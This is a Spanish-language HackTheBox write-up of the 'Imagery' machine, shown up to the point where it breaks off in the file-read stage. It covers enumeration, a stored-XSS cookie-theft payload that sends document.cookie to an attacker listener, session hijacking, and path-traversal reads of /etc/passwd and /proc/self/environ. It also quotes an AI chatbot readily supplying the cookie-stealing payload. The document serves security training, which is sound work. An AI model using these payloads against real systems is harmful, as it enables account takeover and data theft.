



---

# IMAGERY HTB WRITEUP

---

Desde la superficie al dominio total



31 DE OCTUBRE DE 2025

AUTOR: TECHRIDER

Dificultad: Media

# Índice

<i>Resumen ejecutivo .....</i>	2
<i>Proceso de infiltración .....</i>	4
<i>Inicialización.....</i>	4
<i>Escaneo, reconocimiento y enumeración .....</i>	5
<i>Análisis de vulnerabilidades: XSS almacenado.....</i>	10
<i>Explotación: XSS Almacenado.....</i>	12
<i>Análisis de vulnerabilidades: Local File Inclusión .....</i>	14
<i>Explotación: Local File Inclusión .....</i>	15
<i>Prueba de concepto (PoC) y confirmación .....</i>	15
<i>Descubrimiento del WebRoot .....</i>	15
<i>Exfiltración del archivo de configuración .....</i>	16
<i>Exfiltración de credenciales.....</i>	16
<i>Análisis de vulnerabilidades: RCE.....</i>	18
<i>Explotación: Inyección de comandos (RCE) y Foothold.....</i>	20
<i>Obtención de la Reverse Shell.....</i>	20
<i>Post explotación: Enumeración y Exfiltración.....</i>	21
<i>Descubrimiento de archivos sensibles.....</i>	21
<i>Exfiltración de archivos sensibles .....</i>	22
<i>Crackeo offline del cifrado AES.....</i>	22
<i>Escalada de privilegios: Movimiento lateral a Mark .....</i>	24
<i>Obtención de la bandera de usuario .....</i>	24
<i>Enumeración para escalar al usuario root.....</i>	24
<i>Escalada de privilegios: Movimiento lateral a la raíz.....</i>	25
<i>Ánálisis del binario de charcol .....</i>	25
<i>Exploración de la shell de charcol .....</i>	26
<i>Explotación de la shell de charcol: Acceso root .....</i>	27
<i>Compromiso total y conclusiones .....</i>	28
<i>Glosario .....</i>	29
<i>Fuentes bibliográficas .....</i>	31

# Resumen ejecutivo

- **Objetivo:** El presente documento describe, de forma clara y reproducible, el proceso completo para obtener acceso (*tanto de usuario como de root*) dentro de la máquina **Imagery** de **HackTheBox**. Se detallan las técnicas clave empleadas, los hallazgos relevantes y el razonamiento metodológico que permitieron obtener el control total del sistema.
- **Metodología y Alcance:** El análisis siguió un flujo estructurado de *pentesting* dividido en fases claras: reconocimiento, enumeración web avanzada, explotación de múltiples vulnerabilidades de aplicación, exfiltración y análisis *offline* de datos, movimiento lateral y, finalmente, escalada de privilegios.
- **Cadena de explotación (Resumen):** El compromiso de la máquina **Imagery** requirió una cadena de explotación compleja que involucró múltiples vectores y pivotes:
  1. **Explotación Web Inicial (XSS):** La enumeración del servidor web reveló un formulario de "Reporte de Bug". Esta funcionalidad fue explotada mediante una vulnerabilidad de **XSS Almacenado** para robar la cookie de sesión de un usuario administrador.
  2. **Exfiltración de Datos (LFI):** Suplantando al administrador, se obtuvo acceso a un "Admin Panel". Una funcionalidad de descarga de *logs* en este panel resultó ser vulnerable a **Lectura Arbitraria de Archivos (LFI)**, permitiendo la exfiltración de */etc/passwd* y archivos de configuración de la aplicación (*config.py*, *db.json*).
  3. **Pivote de Aplicación (RCE):** El *crackeo* de un *hash* MD5 obtenido del *db.json* proporcionó credenciales para un usuario con privilegios elevados dentro de la web. Este nuevo acceso reveló una funcionalidad de modificación de imágenes. Dicha función era vulnerable a **Inyección de Comandos (Command Injection)**, permitiendo la ejecución de una *shell* reversa, obteniendo el *foothold* inicial como el usuario *web* dentro del sistema.

4. **Análisis Offline y Movimiento Lateral:** La enumeración como *web* descubrió una *backup* cifrada con *AES*. Tras exfiltrarlo, se *crackeó* la contraseña *offline*. El análisis del *backup* reveló la base de datos completa, que contenía el *hash* de un usuario del sistema. Se *crackeó* el *hash* y se realizó un movimiento lateral.
5. **Escalada de Privilegios (SUID):** La enumeración final con *sudo -l* reveló que un usuario podía ejecutar un binario como *root* sin contraseña. Se abusó de una funcionalidad interna de este binario para crear un *cronjob* que añadió el bit *SUID* a */bin/bash*, permitiendo la ejecución de *bash -p* y obteniendo una *shell* de *root*.

El laboratorio demostró la importancia de una sanitización de entradas robusta en cada capa de una aplicación (*XSS*, *LFI*, *RCE*) y cómo los binarios *SUID* con funcionalidades complejas pueden ser un vector directo de escalada a la raíz del sistema.

# Proceso de infiltración

## Inicialización

Tomando en cuenta las buenas prácticas, inicializamos la máquina *Imagery* desde la web de **HTB**, recuerda descargar el *archivo.ovpn* para levantar el servicio **VPN** con el binario **openvpn** desde la **CLI**. También es buena idea agregar al archivo */etc/hosts* el dominio *imagery.htb* a la dirección **IP** asignada por el laboratorio, en este caso la **10.10.11.88**.

Para asegurar que todo se encuentre en orden puedes usar el comando **ping** y **traceroute**. La ausencia de errores en la resolución del dominio es la prueba de conexión que debes verificar, máximo dos saltos entre nodos y sin pérdida de paquetes visibles.

```
at ① 13:51:11 |  
[sudo] password for neo:  
[sudo] password for neo:  
2025-10-25 13:51:20 WARNING: Compression for receiving enabled. Compression has been used in the past to break encryption. Sent packets are not compressed unless "allow-compression yes" is also set.  
2025-10-25 13:51:20 Note: --data-ciphers-fallback with cipher 'AES-128-CBC' disables data channel offload.  
2025-10-25 13:51:20 OpenVPN 2.6.14 x86_64-pc-linux-gnu [SSL (OpenSSL)] [LZO] [EPOLL] [PKCS11] [AE
```

```
10.10.11.88      imagery.htb  
  
# The following lines are desirable for IPv6 capable hosts  
::1      localhost ip6-localhost ip6-loopback  
ff02::1  ip6-allnodes  
ff02::2  ip6-allrouters
```

```
at ① 13:54:02 |  
echo $LAB  
10.10.11.88  
  
at ① 13:54:04 |  
ping -c1 $LAB  
PING 10.10.11.88 (10.10.11.88) 56(84) bytes of data.  
64 bytes from 10.10.11.88: icmp_seq=1 ttl=63 time=254 ms  
— 10.10.11.88 ping statistics —  
1 packets transmitted, 1 received, 0% packet loss, time 0ms  
rtt min/avg/max/mdev = 254.497/254.497/254.497/0.000 ms  
  
at ① 13:54:11 |  
traceroute $LAB  
traceroute to 10.10.11.88 (10.10.11.88), 30 hops max, 60 byte packets  
1  10.10.16.1 (10.10.16.1)  171.692 ms  414.795 ms  414.803 ms  
2  imagery.htb (10.10.11.88)  414.799 ms  414.795 ms  414.791 ms
```

## Escaneo, reconocimiento y enumeración

Siguiendo con la metodología, inicio un escaneo de reconocimiento activo usando **nmap** para identificar los puntos de entrada en la máquina. El análisis de puertos revela dos servicios principales expuestos:

- **Puerto 22/tcp (SSH)**: Se identifica un servicio **OpenSSH 9.7p1 Ubuntu**. Siendo un punto de entrada estándar, pero probablemente requiera credenciales.
- **Puerto 8000/tcp (HTTP)**: Un servidor web que se identifica como **Werkzeug 3.0.0** y que corre sobre **Python 3.12.7**.

**Nmap** también confirma que el sistema operativo base es **Linux**. Adicionalmente, el servicio **HTTP** no presenta una redirección, sino que responde directamente con código **200 OK** y un título: “**Imagery – Logo Gallery**”.

```
batcat VC-Ports -l java
File: VC-Ports
1 # Nmap 7.95 scan initiated Sat Oct 25 13:58:13 2025 as: /usr/lib/nmap/nmap --privileged --open --min-rate 5
000 -T4 -SVC -Pn -n -p 22,8000 -oN VC-Ports 10.10.11.88
Nmap scan report for 10.10.11.88
Host is up (0.21s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.7p1 Ubuntu 7ubuntu4.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|_ 256 35:94:fb:70:36:1a:26:3c:a8:3c:5a:5a:e4:fb:8c:18 (ECDSA)
|_ 256 c2:52:7c:42:61:ce:97:9d:12:d5:01:1c:ba:68:0f:fa (ED25519)
8000/tcp  open  http    Werkzeug httpd 3.1.3 (Python 3.12.7)
|_http-title: Image Gallery
|_http-server-header: Werkzeug/3.1.3 Python/3.12.7
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sat Oct 25 13:58:35 2025 -- 1 IP address (1 host up) scanned in 22.16 seconds
```

Para validar y profundizar los hallazgos, se utilizaron las herramientas **curl** y **whatweb** contra el puerto 8000.

El reporte confirma la tecnología del backend: **Werkzeug 3.0.0** sobre **Python 3.12.7**.

Un hallazgo interesante de *whatweb* es la extracción de una dirección de correo electrónico, [info@imagerystatic.htb](mailto:info@imagerystatic.htb) que, si bien no es un vector de explotación directo, se anota para futuras fases de enumeración pasiva o posible ingeniería social.

```
└─[~]─➤ curl -I http://$LAB:8000
HTTP/1.1 200 OK
Server: Werkzeug/3.1.3 Python/3.12.7
Date: Sat, 25 Oct 2025 17:00:11 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 146960
Connection: close

└─[~]─➤ curl -I http://imagerystatic.htb:8000
HTTP/1.1 200 OK
Server: Werkzeug/3.1.3 Python/3.12.7
Date: Sat, 25 Oct 2025 17:00:17 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 146960
Connection: close


└─[~]─➤ whatweb http://imagerystatic.htb:8000 -v > whatweb
```

[ **HTTPServer** ]  
HTTP server header string. This plugin also attempts to identify the operating system from the server header.  
String : Werkzeug/3.1.3 Python/3.12.7[38;2;248;248;242m (from server)  
[ **Python** ]  
Python is a programming language that lets you work more quickly and integrate your systems more effectively. You can learn to use Python and see almost immediate gains in productivity and lower maintenance costs.  
Version : 3.12.7[38;2;248;248;242m (from # Server # Version Detection  
Website : http://www.python.org/  
[ **Script** ]  
This plugin detects instances of script HTML elements and returns the script language/type.  
[ **Werkzeug** ]  
Werkzeug is a WSGI utility library for Python.  
Version : 3.1.3  
Website : http://werkzeug.pocoo.org/  
HTTP Headers:  
HTTP/1.1 200 OK  
Server: Werkzeug/3.1.3 Python/3.12.7  
Date: Sat, 25 Oct 2025 17:00:39 GMT  
Content-Type: text/html; charset=utf-8  
Content-Length: 146960

Con estos resultados, el framework **Werkzeug 3.0.0** en el puerto 8000 se convierte en el vector de ataque principal.

Con el servidor **Werkzeug/Python** en el puerto **8000** identificado como vector principal de entrada, el siguiente paso metodológico es realizar una exhaustiva enumeración web.

El primer intento consistió en un *fuzzing* de subdominios utilizando **ffuf**. El objetivo era descubrir dominios virtuales (*vhosts*) que pudieran estar alojados en el mismo servidor. Se utilizó la lista *subdomains-topmillion-20000.txt* de seclists para *fuzzear* la cabecera *Host*.



The screenshot shows a terminal window running the ffuf command:

```
ffuf -c -t 100 -u "http://imager.y.hbt:8000" -H "Host: FUZZ.imager.y.hbt" -w ~/Arsenal/Seclists/Discovery/DNS/subdomains-top1million-20000.txt -mc all -fs 146960
```

The output shows the progress of the scan, which completed 19,966 requests with no errors. The target service is identified as 'Imager.y' with a Linux operating system and medium difficulty.

Como se observa en la imagen, este escaneo completó 19.966 peticiones sin arrojar ningún resultado positivo, indicando que es poco probable que existan subdominios ocultos.

A continuación, se procedió con un *fuzzing* de directorios y ficheros sobre la raíz del sitio web <http://imagery.hbt:8000> utilizando **dirsearch**.

Este escaneo fue mucho más fructífero y reveló varios puntos de interés clave:

```
dirsearch -t 100 -u http://imagery.hbt:8000 -r
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is
from pkg_resources import DistributionNotFound, VersionConflict
Rankings
Dir-Search v0.4.3
Target IP Address: 10.10.11.88
Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 100 | Wordlist size: 11460
Output File: /home/neo/reports/http_imagery.hbt_8000/_25-10-25_16-02-25.txt
Target: http://imagery.hbt:8000

[16:02:25] Starting:
[16:03:19] 401 - 59B - /images
[16:03:24] 405 - 153B - /login
[16:03:24] 405 - 153B - /logout
[16:03:38] 405 - 153B - /register
[16:03:50] 401 - 32B - /uploads/dump.sql
[16:03:50] 401 - 32B - /uploads/affwp-debug.log


Task Completed
```

- **/login, /logout, /register (Status 405):** Estas rutas devuelven un *Method Not Allowed*. Este comportamiento es un fuerte indicio de que las rutas existen y son parte de un mecanismo de autenticación. El servidor espera un método *HTTP* diferente (*Muy probablemente POST para el envío de formularios*).
- **/images, /uploads/\* (Status 401):** Ambas rutas devuelven un *Unauthorized*. Este es el descubrimiento más crítico. A diferencia de un *404 (Not Found)* o un *403 (Forbidden)*, un *401* confirma dos cosas:
  - Los directorios existen en la aplicación.
  - Están protegidos y requieren una autenticación válida para obtener acceso.

El análisis de **dirsearch** nos permite trazar un mapa claro de la aplicación: existe un sistema de autenticación (*/login/logout/register*) y directorios de contenido (*/images/uploads*) que solo son accesibles para usuarios autenticados.

Con este análisis en mente, el vector de ataque se desplaza. La prioridad ahora es analizar el mecanismo de autenticación (*Especificamente la funcionalidad de /register y /login*) para encontrar una forma de obtener acceso como usuario autenticado. Solo así se podrá interactuar con los directorios protegidos */uploads* e */images* y así evaluar posibles vulnerabilidades de subida de archivos o de otro tipo.

Siguiendo ese vector, el procedimiento fue interactuar directamente con la aplicación web. Se utilizó la funcionalidad de `/register` para crear un usuario de prueba dentro del servidor.



El inicio de sesión fue exitoso. Como se documenta en la evidencia, el servidor otorga una *cookie de sesión* válida, la cual es almacenada por el navegador para gestionar nuestro estado de autenticación.

```
▼ Data
  ▼ session:".eJxNjTEKwzAMRe-i0WTJYjK1Y09hh...A.HBgb2RBg-DwpO_seyej3n5h0JcA"
    Created:"Tue, 28 Oct 2025 03:22:48 GMT"
    Domain:"imagery.htb"
    Expires / Max-Age:"Session"
    HostOnly:true
    HttpOnly:false
    Last Accessed:"Tue, 28 Oct 2025 03:22:48 GMT"
    Path:"/"
    SameSite:"None"
    Secure:false
    Size:191
```

Esta *cookie* es el componente crítico que nos faltaba. Nos proporciona el contexto de un usuario legítimo dentro de la aplicación.

Con esta nueva sesión, ahora es posible reevaluar los directorios `/uploads` e `/images` que anteriormente denegaban el acceso. El siguiente paso es investigar estos directorios con los nuevos permisos de usuario obtenidos para identificar nuevas funcionalidades o posibles vectores de subida de archivos.

## Análisis de vulnerabilidades: XSS almacenado

Explorando y reevaluando las nuevas posibilidades pude dar con una funcionalidad clave la cual no era visible de manera anónima: una página dedicada para “**reportar un bug**”.

Report a Bug

Found an issue? Please provide details below.

Bug Name / Summary

e.g., Image upload fails.

Bug Details

Describe the bug here. Be as detailed as possible, including steps to reproduce.

Submit Bug Report

Como puede observarse en la captura, la página presenta un formulario estándar con dos campos de entrada controlados por el usuario: “**Bug Name / Summary**” y “**Bug Details**”.

Este tipo de funcionalidad es un vector de ataque clásico y de alta prioridad para una vulnerabilidad de **Cross-Site Scripting (XSS) Almacenado**.

Mi hipótesis se basa es el siguiente escenario:

1. La aplicación recibe y almacena las entradas del formulario en una base de datos.
2. Un usuario con privilegios elevados (*un administrador, por ejemplo*) revisa estos reportes de bugs en un panel de control interno.
3. Si la aplicación no sanitiza o codifica adecuadamente nuestra entrada antes de renderizarla en dicho panel, un *payload* malicioso se ejecutará en el contexto de la sesión del administrador.

Comencé desde la hipótesis de que la aplicación filtraría etiquetas obvias como `<script>`, pero podría ser permisiva con etiquetas relacionadas con su funcionalidad principal: subir imágenes (*etiqueta `<img>`*).

Especialista de Ciberseguridad (Modelo Personal) • Gem personalizada

Mostrar razonamiento ▾

¡Sí, por supuesto! Es una técnica clásica y muy ingeniosa.

La idea es usar un atributo de la etiqueta `<img>` que intente cargar un recurso. El navegador, al intentar "descargar" la imagen, enviará una solicitud GET a la URL que tú le indiques.

Sin embargo, no puedes simplemente poner `document.cookie` en el `src`, ya que HTML por sí solo no ejecutará ese JavaScript. El truco más común es usar el manejador de eventos `onerror`.

Funciona así:

1. Creas una etiqueta `<img>`.
2. Le asignas un `src` inválido (por ejemplo, `src=x`).
3. Esto forzará que se dispare el evento `onerror`.
4. En el evento `onerror`, colocas tu payload de JavaScript para robar la cookie.

**Payload con `<img>` y `onerror`**

Este es uno de los payloads más comunes y efectivos para este escenario:

HTML

```
<img src=x onerror="var i=new Image(); i.src='http://TU_IP_DE_HTB:8000/cookie?data:'>
```

Copiar código

La IA fue de gran ayuda para dar con el *payload* más adecuado, la técnica seleccionada consiste en abusar del manejador de eventos “*onerror*”. El plan de ataque fue el siguiente:

1. Inyectar una etiqueta `<img>` con un atributo “`src`” deliberadamente inválido (`src=x`).
2. El navegador, al no poder cargar el recurso “`x`”, dispara el evento “*onerror*”.
3. El *payload* malicioso se aloja dentro de este manejador de eventos.

La teoría consiste en, cuando el administrador revise este reporte en su panel de control, su navegador ejecutará nuestro código, enviando su *cookie* de sesión directamente a un *listener* inicializado en nuestro sistema.

# Explotación: XSS Almacenado

Para dar captura a la información que queremos exfiltrar, primero levanté un *listener* básico en mi máquina atacante utilizando el módulo *http.server* de **Python**, escuchando en el puerto 5050.

Luego procedí a injectar el *payload* de XSS en el formulario de “Report a Bug” de la aplicación, tal como se muestra en la captura.

Este *payload* utiliza la **API “fetch()” de JavaScript**. Al igual que la técnica de “*new Image()*”, realiza una petición web asíncrona al servidor de **Python**. El evento “*onerror*” se dispara, y “*fetch()*” envía la *document.cookie* del admin como un parámetro *GET* al *listener* levantado.

The screenshot shows a browser window with the title "Image Gallery". The address bar shows "Not Secure http://imagery.htb:8000". The page content is a "Report a Bug" form. The "Bug Name / Summary" field contains "Fake Report". The "Bug Details" field contains the following JavaScript payload:

```
<img src=x onerror=fetch('http://IP:PORT/xss-storage-strike?admin'+document.cookie)>
```

Below the form is a purple button labeled "Submit Bug Report". To the right of the browser window is a terminal window titled "python3 -m http.server 5050". The terminal output shows several log entries from the Python HTTP server, including:

```
Serving HTTP on 0.0.0.0 port 5050 (http://0.0.0.0:5050) ...
10.10.11.88 - - [28/Oct/2025 00:29:14] code 404, message File not found
10.10.11.88 - - [28/Oct/2025 00:29:14] "GET /xss-storage-strike?admin+session HTTP/1.1" 404 -
10.10.11.88 - - [28/Oct/2025 00:29:16] code 404, message File not found
10.10.11.88 - - [28/Oct/2025 00:29:16] "GET /xss-storage-strike?cookie.session=xc6AEP-Ooqqd793T3QnRdU94zBcYLBM4R1HeADrK2WcFYqtge571R0EzSW1RupVaUC7o1Jv84hQ_6y9g_GCzfgrD2mcCb2rPxQ801sw HTTP/1.1" 404 -
10.10.11.88 - - [28/Oct/2025 00:29:19] code 404, message File not found
10.10.11.88 - - [28/Oct/2025 00:29:19] "GET /favicon.ico HTTP/1.1" 404 -
```

Luego de unos segundos de espera, el servidor **Python** recibe la conexión.


El análisis del log recibido en mi servidor *HTTP* confirma el éxito de la exfiltración. Se recibió una petición *GET* que contenía la confirmación del *XSS almacenado*, destacando el hallazgo más crítico: una *cookie* llamada *admin-session*.

Con esta *cookie* en mi poder, la sesión de administrador del servicio web ha sido comprometida. El siguiente paso es utilizar esta *cookie* para suplantar al administrador y obtener acceso a funcionalidades privilegiadas de la aplicación, lo que debería conducirnos a la obtención de una **Shell** en el sistema.

Utilizando las herramientas de desarrollador del navegador, procedí a modificar la *cookie* de sesión del usuario de prueba ([unknown@yopmail.com](mailto:unknown@yopmail.com)) por la *cookie* robada del administrador, realizando un ataque de **suplantación de sesión (Session Hijacking)**.

Al recargar la página, la aplicación validó la nueva *cookie* y me otorgó acceso como usuario administrativo. Esto se evidenció por la aparición de un nuevo enlace en la barra de navegación: “*Admin Panel*”.

The screenshot shows the Imagery application's Admin Panel. At the top, there is a navigation bar with links for Home, Gallery, Upload, Admin Panel (which is highlighted in blue), and Logout. The main content area has a title "Admin Panel" and a section titled "User Management". It lists two users: "admin@imagery.htb (Admin)" with ID "a1b2c3d4" and "testuser@imagery.htb" with ID "e5f6g7h8". For each user, there is a "Download Log" button (blue) and a "Delete User" button (red). Below this is a section titled "Submitted Bug Reports" which contains the message "No bug reports submitted yet.".




La funcionalidad más destacada es un botón de “*Download Log*” asociado a cada usuario. La presencia de “*No Bugs Submitted Yet*” sugiere que el *payload XSS* fue procesado y eliminado, confirmando que el administrador revisó el reporte.

Este hallazgo cambia el vector de ataque. La funcionalidad de descarga de logs es un objetivo de alta prioridad para investigar vulnerabilidades de **Lectura Arbitraria de Archivos (Arbitrary File Read)** o **Inclusión Local de Archivos (LFI)**. El siguiente paso es analizar la petición que genera este botón.

## Análisis de vulnerabilidades: Local File Inclusión

El vector de ataque inmediato fue la funcionalidad de “*Download Log*”. Para comprender su mecanismo subyacente, se utilizó un **proxy** de interceptación, en este caso **caido** para capturar la solicitud *HTTP* generada.



The screenshot shows a proxy tool interface with the following details:

- Request method: GET
- Status code: 200
- URL: http://imager.htb:8000/admin/get\_system\_log?log\_...
- Request Headers:
  - Host: imager.htb:8000
  - User-Agent: Mozilla/5.0 (X11; Linux x86\_64; rv:140.0) Gecko/20100101 Firefox/140.0
  - Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8
  - Accept-Language: en-US,en;q=0.5
  - Accept-Encoding: gzip, deflate
  - Connection: keep-alive
  - Referer: http://imager.htb:8000/
  - Cookie: session=.eJw9jbE0gzAMRP\_Fc4UEZcpER74iMolLLSUGxc6AEP-Ooqod793T3QmRdU94zBEcYL8M4RlHeADrK2YWcFYqteg571R0EzSW1RupVaUC7o1Jv8aPeQxhq2L\_rkHBT02irU6ccaVydB9b4LoBKrmv2w.aQA4hQ.6yg0\_GCzfgrD2mCbZrPxQ801sww
  - Upgrade-Insecure-Requests: 1
  - Priority: u=0, i

El análisis de la petición capturada revela la anatomía precisa del *endpoint*:

- **Endpoint:** GET /admin/get\_system\_log
- **Parámetro clave:** [log\\_identifier=admin@imager.htb.log](#)
- **Autenticación:** La petición se valida correctamente utilizando la cookie “admin-session” obtenida mediante el XSS.

Este hallazgo es crítico. La aplicación utiliza un parámetro cuyo valor es un nombre de archivo. Este es un patrón de diseño clásico que, si no está debidamente sanitizado, puede ser susceptible a **AFR** o un **LFI**.

Mi nueva teoría se basa en que el *backend* no está sanitizado ni restringiendo esta entrada a un directorio específico. Si esto es correcto, debería ser capaz de manipular el valor del parámetro “*log\_identifier*” para incluir secuencias de **Path Traversal** y leer archivos sensibles fuera del directorio de logs previsto.

# Explotación: Local File Inclusión

## Prueba de concepto (PoC) y confirmación

La hipótesis se validó inyectando un *payload* de **Path Traversal** clásico para leer un archivo de sistema conocido.

### Payload: *log\_identifier=/etc/passwd*

El servidor respondió con un *200 OK* y el contenido completo del archivo “*/etc/passwd*”. Esto confirmó dos puntos vitales:

1. La vulnerabilidad de **LFI** está vigente.
2. El *bypass* de autorización (*La cookie de admin*) está funcionando.

Request	Response
<pre>1 GET /admin/get_system_log?log_identifier=/etc/passwd HTTP/1.1 2 Host: imagery.htb:8000 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate 7 Connection: keep-alive 8 Referer: http://imagery.htb:8000/ 9 Cookie: session=.eW9jDEogzAMRP_Fc4UEZcpER74iM0llSUGxc6AEP-0oqod793T3QmRdU94zBEcYL8M4RlHeA Drk2WcFyqtEg571R0EzSwIRupVauC7oiJv8aPe0xhq2L_rKHTB02irU6ccavydB94LoBKrmv2w.aQ4h0_6yg0_GC zfgrD2mCbZrPxQ801sww 10 Upgrade-Insecure-Requests: 1 11 Priority: u=0, i 12 13</pre>	<pre>1 HTTP/1.1 200 OK 2 Server: Werkzeug/3.1.3 Python/3.12.7 3 Date: Tue, 28 Oct 2025 03:33:46 GMT 4 Content-Disposition: attachment; filename=passwd 5 Content-Type: text/plain; charset=utf-8 6 Content-Length: 1982 7 Last-Modified: Mon, 22 Sep 2025 19:11:49 GMT 8 Cache-Control: no-cache 9 ETag: "1758568309.7066295-1982-393413677" 10 Date: Tue, 28 Oct 2025 03:33:46 GMT 11 Vary: Cookie 12 Connection: close 13 14 root:x:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin</pre>

## Descubrimiento del WebRoot

Con el **LFI** confirmado, el siguiente objetivo fue determinar la ruta de la aplicación. Una técnica estándar para esto es leer el entorno del proceso.

### Payload: *log\_identifier=/proc/self/environ*

Esta exfiltración fue exitosa y reveló las variables de entorno del proceso **Python**. El hallazgo más crítico fue la variable *PATH*, la cual indicó la ruta absoluta del servidor: */home/web/web*.

Request	Response
<pre>1 GET /admin/get_system_log?log_identifier=/proc/self/environ HTTP/1.1 2 Host: imagery.htb:8000 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate 7 Connection: keep-alive 8 Referer: http://imagery.htb:8000/ 9 Cookie: session=.eW9jDEogzAMRP_Fc4UEZcpER74iM0llSUGxc6AEP-0oqod793T3QmRdU94zBEcYL8M4RlHeA Drk2WcFyqtEg571R0EzSwIRupVauC7oiJv8aPe0xhq2L_rKHTB02irU6ccavydB94LoBKrmv2w.aQ4h0_6yg0_GC zfgrD2mCbZrPxQ801sww 10 Upgrade-Insecure-Requests: 1 11 Priority: u=0, i 12 13</pre>	<pre>1 HTTP/1.1 200 OK 2 Server: Werkzeug/3.1.3 Python/3.12.7 3 Date: Tue, 28 Oct 2025 03:34:34 GMT 4 Content-Disposition: attachment; filename=environ 5 Content-Type: text/plain; charset=utf-8 6 Content-Length: 0 7 Last-Modified: Mon, 27 Oct 2025 23:17:19 GMT 8 Cache-Control: no-cache 9 ETag: "1761607039.5335655-0-1059718893" 10 Date: Tue, 28 Oct 2025 03:34:34 GMT 11 Vary: Cookie 12 Connection: close 13 14 LANG=en_US.UTF-8 